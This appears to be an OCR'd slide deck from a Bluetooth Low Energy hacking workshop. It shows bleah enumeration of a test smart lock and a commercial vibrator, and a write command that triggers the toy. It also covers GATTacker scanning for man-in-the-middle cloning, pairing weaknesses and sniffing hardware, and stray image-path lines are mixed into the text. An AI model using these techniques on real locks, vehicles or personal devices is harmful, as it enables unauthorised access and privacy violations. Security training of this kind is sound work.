┌ d0:c9:2e:63:50:b3 (-41 dBm) ──
  Vendor                 ?
  Allows Connections     ✓
  Address Type           random
  Short Local Name       smartlockpicking01
  Flags                  BR/EDR

@ Connecting to d0:c9:2e:63:50:b3 ... connected.
@ Enumerating all the things .....
```

Handles	Service > Characteristics	Properties	Data
0001 -> 0007	Generic Access (00001800-0000-1000-8000-00805f9b34fb)		
0003	Device Name (00002a00-0000-1000-8000-00805f9b34fb)	READ **WRITE**	u'smartlockpicking01'
0005	Appearance (00002a01-0000-1000-8000-00805f9b34fb)	READ	Generic Tag
0007	Peripheral Preferred Connection Parameters (00002a04-0000-1000-8000-00805f9b34fb)	READ	Connection Interval: 40 -> 400 Slave Latency: 0 Connection Supervision Timeout Multiplier: 400
0008 -> 000b	Generic Attribute (00001801-0000-1000-8000-00805f9b34fb)		
000a	Service Changed (00002a05-0000-1000-8000-00805f9b34fb)	INDICATE	
000c -> 0018	Device Information (0000180a-0000-1000-8000-00805f9b34fb)		
000e	Manufacturer Name String (00002a29-0000-1000-8000-00805f9b34fb)	READ	u'Smart Lockpicking'
0010	Model Number String (00002a24-0000-1000-8000-00805f9b34fb)	READ	u'Insecure Model'
0012	Serial Number String (00002a25-0000-1000-8000-00805f9b34fb)	READ	u'serial1'
0014	Hardware Revision String (00002a27-0000-1000-8000-00805f9b34fb)	READ	u'hw-rev1'
0016	Firmware Revision String (00002a26-0000-1000-8000-00805f9b34fb)	READ	u'fw-rev1'
0018	Software Revision String (00002a28-0000-1000-8000-00805f9b34fb)	READ	u'soft-rev1'
0019 -> 001c	Battery Service (0000180f-0000-1000-8000-00805f9b34fb)		
001b	Battery Level (00002a19-0000-1000-8000-00805f9b34fb)	NOTIFY READ	u'd'
001d -> 0022	**6e400001-b5a3-f393-e0a9-e50e24dcca9e**		
001f	6e400002-b5a3-f393-e0a9-e50e24dcca9e	**WRITE** NO RESPONSE **WRITE**	
0021	6e400003-b5a3-f393-e0a9-e50e24dcca9e	NOTIFY	
0023 -> ffff	a000 (0000a000-0000-1000-8000-00805f9b34fb)		
0025	a001 (0000a001-0000-1000-8000-00805f9b34fb)	READ **WRITE**	'\x00'
0027	a002 (0000a002-0000-1000-8000-00805f9b34fb)	READ **WRITE**	'\x00'

Bleah vs sex toy (enumerate services)

```
@ Enumerating all the things ......
```

Handles	Service > Characteristics	Properties	Data
0001 -> 000b	**Generic Access** (00001800-0000-1000-8000-00805f9b34fb)		
0003	**Device Name** (00002a00-0000-1000-8000-00805f9b34fb)	READ	u'REALOV_VIBE'
0005	**Appearance** (00002a01-0000-1000-8000-00805f9b34fb)	READ	Unknown
0007	**Peripheral Privacy Flag** (00002a02-0000-1000-8000-00805f9b34fb)	READ **WRITE**	Privacy Disabled
0009	**Reconnection Address** (00002a03-0000-1000-8000-00805f9b34fb)	**WRITE**	
000b	**Peripheral Preferred Connection Parameters** (00002a04-0000-1000-8000-00805f9b34fb)	READ	Connection Interval: 80 -> 160 Slave Latency: 0 Connection Supervision Timeout Multiplier: 1000
000c -> 000f	**Generic Attribute** (00001801-0000-1000-8000-00805f9b34fb)		
000e	**Service Changed** (00002a05-0000-1000-8000-00805f9b34fb)	INDICATE	
0010 -> 0022	**Device Information** (0000180a-0000-1000-8000-00805f9b34fb)		
0012	**System ID** (00002a23-0000-1000-8000-00805f9b34fb)	READ	'\xb1#\xe5\x00\x00i\xd28'
0014	**Model Number String** (00002a24-0000-1000-8000-00805f9b34fb)	READ	u'E1.0'
0016	**Serial Number String** (00002a25-0000-1000-8000-00805f9b34fb)	READ	u'Serial Number'
0018	**Firmware Revision String** (00002a26-0000-1000-8000-00805f9b34fb)	READ	u'Jul 21 2016 10:19:58'
001a	**Hardware Revision String** (00002a27-0000-1000-8000-00805f9b34fb)	READ	u'V1.1'
001c	**Software Revision String** (00002a28-0000-1000-8000-00805f9b34fb)	READ	u'Software Revision'
001e	**Manufacturer Name String** (00002a29-0000-1000-8000-00805f9b34fb)	READ	u'Hxx'
0020	**IEEE 11073-20601 Regulatory Certification Data List** (00002a2a-0000-1000-8000-00805f9b34fb)	READ	'\xfe\x00experimental'
0022	**PnP ID** (00002a50-0000-1000-8000-00805f9b34fb)	READ	Vendor ID: 0x000d (Bluetooth SIG assigned Company Identifier) Product ID: 0x0000 Product Version: 0x0110
0023 -> 0033	**fff0** (0000fff0-0000-1000-8000-00805f9b34fb)		
0025	**fff1** (0000fff1-0000-1000-8000-00805f9b34fb)	READ **WRITE**	'\x01'
0028	**fff2** (0000fff2-0000-1000-8000-00805f9b34fb)	READ	'\x02'
002b	**fff3** (0000fff3-0000-1000-8000-00805f9b34fb)	**WRITE**	
002e	**fff4** (0000fff4-0000-1000-8000-00805f9b34fb)	NOTIFY	
0032	**fff5** (0000fff5-0000-1000-8000-00805f9b34fb)	READ	Error from Bluetooth stack (comerr)
0034 -> 0038	**ffe0** (0000ffe0-0000-1000-8000-00805f9b34fb)		
0036	**ffe1** (0000ffe1-0000-1000-8000-00805f9b34fb)	NOTIFY **WRITE**	
0039 -> ffff	**Battery Service** (0000180f-0000-1000-8000-00805f9b34fb)		
003b	**Battery Level** (00002a19-0000-1000-8000-00805f9b34fb)	NOTIFY READ	'\x00'

Bleah vs sex toy: vibrate


Using bleah: -b <MAC> -n <handle> -d <data>

```
root@kali:~# bleah -b 38:d2:69:e5:23:b1 -n 0x36 -d c5552daa
```

GATTacker

1) Run the ws-slave
2) Run scan – without parameters just scans for all advertisements, finds all the devices nearby
3) Run scan for specific device (MAC) – scans device services and characteristics to JSON file

GATTacker


Advertisement JSON, services JSON
scan.js
ws-slave.js
advertisement
services?

GATTacker: running the ws-slave (client)

```
$ cd node_modules/gattacker

$ ~/node_modules/gattacker $ sudo node ws-slave.js

GATTacker ws-slave
```

GATTacker: scan for devices

```
root@kali:~/node_modules/gattacker# node scan
Ws-slave address: 10.9.8.126
on open
poweredOn
Start scanning.
refreshed advertisement for d0c92e6350b3 (smartlockpicking01)
        Name: smartlockpicking01
        EIR: 020104140873 6d6172746c6f636b7069636b696e67303100 (     smartlockpicking01 )

already saved advertisement for 34049eb05270 (VAULTEK-5270)
advertisement saved: devices/d0c92e6350b3_smartlockpicking01-.20180321141532.adv.json
```

Device MAC

Scan specific device characteristics

Target device MAC


```
root@kali:~/node_modules/gattacker# node scan f4b85ec06ea5
Ws-slave address: <your_slave_ip>
on open
poweredOn
Start exploring f4b85ec06ea5
Start to explore f4b85ec06ea5
explore state: f4b85ec06ea5 : start
explore state: f4b85ec06ea5 : finished
Services file devices/f4b85ec06ea5.srv.json saved!
```

Json services file (devices/<MAC....>.srv.json)

service

characteristics

```
{
    "uuid": "1800",
    "name": "Generic Access",
    "type": "org.bluetooth.service.generic_access",
    "startHandle": 1,
    "endHandle": 11,
    "characteristics": [
      {
        "uuid": "2a00",
        "name": "Device Name",
        "properties": [
          "read"
        ],
        "value": "5061646c6f636b21",
        "descriptors": [],
        "startHandle": 2,
        "valueHandle": 3,
        "asciiValue": "Padlock!"
      },
```



BLE SNIFFING

Hacking challenge – steal a car!

How do we hack it?

central

BLE

Passive sniffing?

peripheral

Bluetooth 4 security (specification)

Pairing

Key Generation

Encryption

Encryption in Bluetooth LE uses AES-CCM cryptography. Like BR/EDR, the LE Controller will perform the encryption function. This function generates 128-bit encryptedData from a 128-bit key and 128-bit plaintextData using the AES-128-bit block cypher as defined in FIPS-1971.

Signed Data

https://developer.bluetooth.org/TechnologyOverview/Pages/LE-Security.aspx

Bluetooth 4 security (specification)

„The goal of the low energy security mechanism is to protect communication between devices at different levels of the stack.”

- Man-in-the-Middle (MITM)
- Passive Eavesdropping
- Privacy/Identity Tracking

Bluetooth 4.0 - pairing

Pairing (once, in a secure environment)

- JustWorks (R) – most common, devices without display cannot implement other
- 6-digit PIN – if the device has a display
- Out of band – not yet spotted in the wild

Establish Long Term Key, and store it to secure future communication ("bonding")

"Just Works and Passkey Entry do not provide any passive eavesdropping protection"

4.2 – elliptic curves

Mike Ryan, https://www.lacklustre.net/bluetooth/

BLE security - practice

- **8 of 10 tested devices do not implement BLE-layer encryption**
- The pairing is in OS level, mobile application does not have full control over it
- It is troublesome to manage with requirements for:
  - Multiple users/application instances per device
  - Access sharing
  - Cloud backup
- Usage scenario does not allow for secure bonding (e.g. public cash register, "fleet" of beacons, car rental)
- Other hardware/software/UX problems with pairing
- "Forget" to do it, or do not consider clear-text transmission a problem

BLE security - practice

Security in "application" layer (GATT)


Various authentication schemes

- Static password/key
- Challenge-response (most common)
- „PKI”


Requests/responses encryption

No single standard, library, protocol

Own crypto, based usually on AES



Sniffing – BLE RF essentials




http://www.connectblue.com/press/articles/shaping-the-wireless-future-with-low-energy-applications-and-systems/

BLE channel hopping

37 channels for data,

3 for advertisements

Sniffing: catch the initial packet and follow channel hopping



http://lacklustre.net/bluetooth/bluetooth_with_low_energy_comes_low_security-mikeryan-usenix_woot_2013-slides.pdf

Catching initial packet to follow

Connection starts at one of 3 advertisement channels.

Device can limit the used channels, but usually use all 3 and can start at any of them.

Catching initial packet:

- Sniff all the 3 advertising channels at once
- Sniff just one channel and have luck

Pro devices ($$$) – scan whole spectrum

Ellisys Bluetooth Explorer 400 All-in-One Bluetooth® Protocol Analysis System

http://www.ellisys.com/products/bex400/

ComProbe BPA® 600 Dual Mode Bluetooth® Protocol Analyzer

http://www.fte.com/products/BPA600.aspx

Software Defined Radio

BLE SDR sniffer for HackRF One:

https://github.com/JiaoXianjun/BTLE

Passive sniffing – Ubertooth (120$)

Open-source (software, hardware).

External antenna.

RF-level sniffing, possible to inspect in Wireshark.

Can be combined in 3 to cover all advertising channels.

http://greatscottgadgets.com/ubertoothone/

Nordic BLE sniffer

Turn nRF device (e.g. devkit) into sniffer.

https://www.nordicsemi.com/eng/Products/Bluetooth-low-energy/nRF-Sniffer

Adafruit Bluefruit LE sniffer ($25)

https://www.adafruit.com/product/2269

Turn our BLE module into sniffer

Same nRF51822, a bit cheaper than Adafruit.

Need to be flashed with sniffer firmware.

